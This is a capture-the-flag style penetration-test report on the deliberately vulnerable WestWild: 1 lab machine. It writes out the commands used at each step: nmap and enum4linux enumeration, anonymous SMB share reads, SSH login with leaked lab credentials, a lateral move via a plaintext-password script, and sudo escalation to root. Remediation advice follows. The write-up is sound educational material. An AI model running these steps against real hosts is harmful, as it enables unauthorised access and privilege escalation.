

PENETRATION TEST REPORT

WestWild: 1

Boot-to-Root Security Assessment

Assessment type	Black-box penetration test (vulnerable VM)
Target host	192.168.64.14 · hostname: WESTWILD
Assessed by	Jilan M
Date	12 August 2026
Result	Full compromise — root access, 2 / 2 flags captured
Classification	Confidential

Contents

Contents	2
1. Executive Summary	3
Attack path at a glance	3
2. Assessment Overview	3
2.1 Scope & objectives	3
2.2 Environment	3
2.3 Methodology	4
3. Summary of Findings	5
4. Attack Narrative	6
4.1 Reconnaissance — Nmap	6
4.2 SMB Enumeration — enum4linux	6
4.3 Anonymous Share Access & the First Flag	7
4.4 Initial Foothold — SSH as wavex	9
4.5 Horizontal Privilege Escalation — wavex to aveng	9
4.6 Vertical Privilege Escalation — aveng to root	10
5. Findings & Remediation	12
6. Conclusion	14
Appendix A — Tools used	14

Legal disclaimer / authorisation

This assessment was conducted for educational purposes against a deliberately vulnerable virtual machine (WestWild: 1) running on an isolated, private lab network owned and controlled by the author. No production, third-party, or unauthorised systems were involved at any point. The techniques documented here must only ever be used against systems you own or are explicitly authorised to test.

1. Executive Summary

This report documents a black-box penetration test of the **WestWild: 1** machine (192.168.64.14), a deliberately vulnerable Linux system. Starting from an unauthenticated position on the same network — with no prior credentials or knowledge of the host — the machine was assessed and ultimately compromised to full **root** (administrator) privileges. Both hidden flags were recovered, confirming complete control of the system.

Critically, the compromise did not rely on a single advanced exploit. Instead, it was achieved by **chaining several small, common misconfigurations** together: an anonymously readable file share, credentials left in accessible files, and an overly permissive sudo rule. Individually these are the kind of oversights that appear in real environments every day; combined, they form a complete path from outsider to administrator.

Overall result — Critical

The host was fully compromised from an unauthenticated network position. An attacker following this same path would gain complete control of the machine and any data on it. Overall risk rating: **Critical**.

Attack path at a glance

Reconnaissance (Nmap) → SMB enumeration (enum4linux) → anonymous share read → **Flag 1** + wavex credentials → SSH foothold as wavex → credential leak in a world-readable script → lateral move to aveng → sudo misconfiguration → **root** → **Flag 2**.

2. Assessment Overview

2.1 Scope & objectives

The objective of this engagement was to assess the security posture of a single target host by attempting to gain the highest possible level of access, and to recover the two flags placed on the system as proof of compromise. Testing was performed from an external, unauthenticated standpoint using a black-box approach — no credentials, source code, or configuration details were provided in advance.

2.2 Environment

Target host	192.168.64.14 (hostname: WESTWILD)
Attacking host	192.168.64.3 (Kali Linux)
Network	Isolated host-only lab network (192.168.64.0/24)
Engagement type	Black-box / boot-to-root
Date of testing	12 August 2026

2.3 Methodology

The assessment followed a standard, methodical penetration-testing workflow. Each phase fed the next: information gathered during enumeration directly enabled access, which in turn enabled privilege escalation.

- **Reconnaissance** — identify live services and versions on the target.
- **Enumeration** — probe the exposed services (particularly SMB) for shares, users, and misconfigurations.
- **Exploitation / initial access** — use recovered information to obtain an interactive foothold.
- **Privilege escalation** — move laterally and vertically until root access is achieved.
- **Documentation** — record every step with evidence, then map each weakness to a remediation.

3. Summary of Findings

The following weaknesses were identified during the assessment, listed by severity. Detailed descriptions and remediation guidance appear in Section 5.

#	Finding	Severity
1	sudo misconfiguration — user aveng permitted to run any command as root (ALL:ALL) ALL	CRITICAL
2	Plaintext credentials stored in a world-readable script on the filesystem	CRITICAL
3	Anonymous (guest) SMB share readable without authentication	HIGH
4	Sensitive credentials and flag stored as files on an openly readable share	HIGH
5	Weak password policy and outdated service versions (SSH, Apache, Samba)	MEDIUM

4. Attack Narrative

This section walks through the assessment step by step, exactly as it was performed. Each stage shows the commands used, the result, and the evidence captured.

4.1 Reconnaissance — Nmap

The assessment began with a service and version scan of the target using Nmap, combining version detection, OS detection, and default scripts.

```
$ nmap 192.168.64.14 -sV -O -sC
```

Three services were found to be exposed:

Port	Service	Version
22/tcp	SSH	OpenSSH 6.6.1p1 (Ubuntu)
80/tcp	HTTP	Apache httpd 2.4.7 (Ubuntu)
139 / 445	SMB	Samba 4.3.11 (workgroup WORKGROUP)

The scan also reported that SMB **message signing was disabled** and **guest access was permitted** — a strong indication that anonymous share enumeration would be productive.

```

(mj@kali)-[~]
└─$ nmap 192.168.64.14 -sV -O -sC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 13:43 +0530
Nmap scan report for 192.168.64.14
Host is up (0.0039s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 6f:ee:95:91:0c:62:b2:14:cd:63:0a:3e:f8:18:9e:da (DSA)
|   2048 10:45:19:4fe:a7:2f:02:8a:9b:21:1a:21:c5:02:38:4b (RSA)
|   256  97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_  256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 9A:9B:9D:5D:0B:EC (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2026-08-12T08:13:24
|_ start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild
|   NetBIOS computer name: WESTWILD\*00
|   Domain name: \*00
|   FQDN: westwild
|   system time: 2026-08-12T11:13:24+03:00
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds

(mj@kali)-[~]
└─$
  
```

Figure 1 — Nmap scan showing open SSH, HTTP, and SMB services on the target.

4.2 SMB Enumeration — enum4linux

With SMB exposed and guest access allowed, the service was enumerated using enum4linux to extract users, shares, and policy information.

```
$ enum4linux -a 192.168.64.14
```

The enumeration succeeded via an anonymous (null) session and revealed:

- **Users:** aveng, wavex, and root.
- **Shares:** the default print\$ and IPC\$, plus a custom share named wave (commented “WaveDoor”).
- **Weak password policy:** minimum length of 5 and password complexity disabled.




Figure 2 — enum4linux confirming a null session and enumerating the target's SMB configuration.

4.3 Anonymous Share Access & the First Flag

The custom wave share allowed anonymous read access. Connecting to it exposed two files: FLAG1.txt and message_from_aveng.txt.

```
# list available shares
$ smbclient -L //192.168.64.14 -N

# connect anonymously to the custom share
$ smbclient -N //192.168.64.14/wave
$ get FLAG1.txt
```




Figure 3 — Anonymous connection to the 'wave' share listing FLAG1.txt.

The contents of FLAG1.txt were Base64-encoded. Decoding the string revealed the first flag together with a set of SSH credentials for the wavex user.

```
$ echo 'RmxhZ...ZW9wZW4K' | base64 -d
```




Figure 4 — Base64 decoding of FLAG1.txt reveals Flag 1 and the wavex credentials.

FLAG 1 — captured

```
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
```

Credentials recovered

User: wavex Password: door+open

4.4 Initial Foothold — SSH as wavex

The recovered credentials were used to authenticate over SSH, establishing an interactive shell as `wavex` — the first foothold on the host.

```
$ ssh wavex@192.168.64.14
# password: door+open
```

A check of the account's privileges confirmed that wavex was **not permitted to use sudo**, closing the direct route to root and requiring a pivot through another user account.

```
mj@kali: ~  
mj@kali: ~  
mj@kali: ~  
mj@kali: ~  
waveX@WestWild: ~  
  
(mj@kali) ~  
$ sh waveXB192.168.64.14  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pg.html  
waveXB192.168.64.14's password:  
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)  
  
* Documentation: https://help.ubuntu.com/  
  
System information as of Wed Aug 12 10:42:26 +03 2026  
  
System load: 0.6          Processes:           111  
Usage of /:   79.2% of 1.70GB    Users logged in:     0  
Memory usage: 5%              IP address for eth0: 192.168.64.14  
Swap usage:   0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2019.  
Last login: Wed Aug 12 10:42:28 2026 from 192.168.64.3  
waveX@WestWild:~$ ls  
[redacted]  
waveX@WestWild:~$ cd wave  
waveX@WestWild:~/wave$ ls  
FLAG1.txt message_from_aveng.txt  
waveX@WestWild:~/wave$ cat FLAG1.txt  
RmKxZzF7V2VsY29tZlV0UWF0USEUVtNVCiMUMXELUiTwnRlcnkDNkcjc3pYXZleApwYXNzdD9yZDpkb29kZm9kZm9kZWwKaWw=  
waveX@WestWild:~/wave$ sudo su  
[sudo] password for waveX:  
waveX is not in the sudoers file. This incident will be reported.  
waveX@WestWild:~/wave$ ls -al  
total 16  
drwxr-xr-x 2 nobody nogroup 4096 Jul 30  2019 [redacted]  
drwxr-xr-x 4 waveX waveX  4096 Aug  2  2019 .  
-rw-r--r-- 1 waveX waveX   93 Jul 30  2019 FLAG1.txt  
-rw-r--r-- 1 waveX waveX  115 Jul 30  2019 message_from_aveng.txt  
waveX@WestWild:~/wave$ ls  
FLAG1.txt message_from_aveng.txt  
waveX@WestWild:~/wave$ cd  
waveX@WestWild:~$ ls  
[redacted]  
waveX@WestWild:~$ cd ..  
waveX@WestWild:/home$ ls  
aveng waveX  
waveX@WestWild:/home$ cd aveng  
waveX@WestWild:/home/aveng$ ls  
waveX@WestWild:/home/aveng$ ls -al
```

Figure 5 — Successful SSH login as wavex and initial enumeration of the home directory.

4.5 Horizontal Privilege Escalation — wavex to aveng

Enumerating the filesystem for sensitive files led to a hidden directory, `/usr/share/av/westsidesecret/`, containing a **world-readable** script named `ififoregt.sh`. The script hard-coded a second user's password in plaintext.

```
$ ls -la /usr/share/av/westsidesecret/
-rwxrwxrwx 1 wavex wavex 101 ififoregt.sh

$ cat /usr/share/av/westsidesecret/ififoregt.sh

echo "user:aveng"

echo "password:kaizen+80"
```




Figure 6 — The world-readable script discloses aveng's plaintext password.

Using the disclosed password, the session pivoted laterally into the aveng account.

```
$ su aveng
# password: kaizen+80
```

Credentials recovered

User: aveng Password: kaizen+80

4.6 Vertical Privilege Escalation — aveng to root

As aveng, a fresh check of sudo privileges was decisive: the account was permitted to run **any command as any user** — the classic (ALL : ALL) ALL misconfiguration. This was trivially leveraged to obtain an interactive root shell, after which the final flag was recovered from the /root directory.

```
$ sudo -l

User aveng may run the following commands on WestWild:

(ALL : ALL) ALL

$ sudo su
$ cat /root/FLAG2.txt
```

```
mj@kali: ~
console-setup hal man-db recovery-mode
wavex@WestWild: /usr/share$ cd av
wavex@WestWild: /usr/share/av$ ls
wavex@WestWild: /usr/share/av$ cd westsidesecond
wavex@WestWild: /usr/share/av/westsidesecond$ ls
wavex@WestWild: /usr/share/av/westsidesecond$ cd ..
wavex@WestWild: /usr/share/av$ cat westsidesecond/
#!/bin/bash
figlet "if i forget so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild: /usr/share/av$ cd
wavex@WestWild: ~$ sudo aveng
[sudo] password for wavex:
wavex is not in the sudoers file. This incident will be reported.
wavex@WestWild: ~$ sudo su aveng
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
wavex is not in the sudoers file. This incident will be reported.
wavex@WestWild: ~$ su aveng
Password:
aveng@WestWild: /home/wavex$ sudo su
[sudo] password for aveng:
root@WestWild: /home/wavex# ls
root@WestWild: /home/wavex# cd
root@WestWild: ~# ls
FLAG2.txt
root@WestWild: ~# cat FLAG2.txt
Flag2 { WELCOME TO 67 84 70 }

Great! Work You did well !!! expecting EthicalByte CTF ->

root@WestWild: ~# exit
exit
aveng@WestWild: /home/wavex$ exit
exit
wavex@WestWild: ~$ exit
logout
Connection to 192.168.64.14 closed.
```

Figure 7 — `sudo -l` reveals unrestricted rights; the session escalates to root and captures Flag 2.

FLAG 2 — captured (root)

Flag2 { WELCOME TO 67 84 70 }

Outcome — full compromise

Root access was confirmed and both flags recovered. The target was fully compromised from an unauthenticated network position.

5. Findings & Remediation

Each finding below corresponds to a concrete, fixable weakness. Remediating any single item in the critical path would have broken the chain to root; addressing all of them is recommended.

1. Unrestricted sudo for user 'aveng'

CRITICAL

Description	The aveng account is configured with (ALL : ALL) ALL in the sudoers policy, allowing it to run any command as any user, including root.
Impact	Any attacker who obtains the aveng credentials gains instant, complete root control of the host.
Recommendation	Replace the blanket rule with a minimal, explicit allow-list of only the specific commands the user genuinely needs. Audit /etc/sudoers regularly for over-permissive entries.

2. Plaintext credentials in a world-readable script

CRITICAL

Description	The file /usr/share/av/westsidesecret/ififoregt.sh has permissions rwxrwxrwx (777) and contains the aveng user's password in plaintext.
Impact	Any local user can read the file and immediately escalate to the aveng account, which (via finding 1) leads directly to root.
Recommendation	Remove hard-coded credentials from scripts entirely. Use a secrets manager or environment variables, and correct file permissions so scripts are never world-readable or world-writable.

3. Anonymous SMB share access

HIGH

Description	The Samba service permits guest / null sessions, allowing unauthenticated users to enumerate and read shares.
Impact	An external attacker can list users and read share contents without any credentials, providing the initial foothold for the entire attack chain.
Recommendation	Disable guest and null sessions in smb.conf (e.g. map to guest = never, restrict anonymous = 2) and require authentication for all shares.

4. Sensitive data stored on an open share

HIGH

Description	The wave share exposed a flag file and a message that ultimately disclosed valid SSH credentials (Base64-encoded).
Impact	Credentials and sensitive data are handed to any anonymous visitor, enabling authenticated access to the system.
Recommendation	Never store passwords, keys, or sensitive files on readable shares. Apply least-privilege share permissions and remove sensitive content.

5. Weak password policy & outdated services

MEDIUM

Description	The domain password policy enforces only a 5-character minimum with complexity disabled. Exposed services (OpenSSH 6.6.1p1, Apache 2.4.7, Samba 4.3.11) are also outdated.
Impact	Weak passwords are trivially brute-forced, and outdated services may contain known, publicly documented vulnerabilities.
Recommendation	Enforce a strong password policy (length, complexity, history) and patch/upgrade SSH, Apache, and Samba to currently supported versions.

6. Conclusion

The WestWild machine was compromised from an unauthenticated network position to full root control, and both flags were recovered. The exercise is a clear demonstration of how **low-severity issues compound**: an open share and a stray credential file — each minor in isolation — combined with a single critical sudo misconfiguration to produce a complete system takeover.

The key defensive takeaway is the value of **defence in depth** and **least privilege**. Any one of the following would have broken the attack chain: disabling anonymous SMB access, removing the plaintext credential file, or tightening the sudo policy. Layered controls ensure that a single oversight does not lead to total compromise.

Flags recovered

FLAG 1 Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}

FLAG 2 Flag2 { WELCOME TO 67 84 70 }

Appendix A — Tools used

Nmap, enum4linux, smbclient, rpcclient, SSH, Base64, and standard Linux command-line utilities, all run from Kali Linux.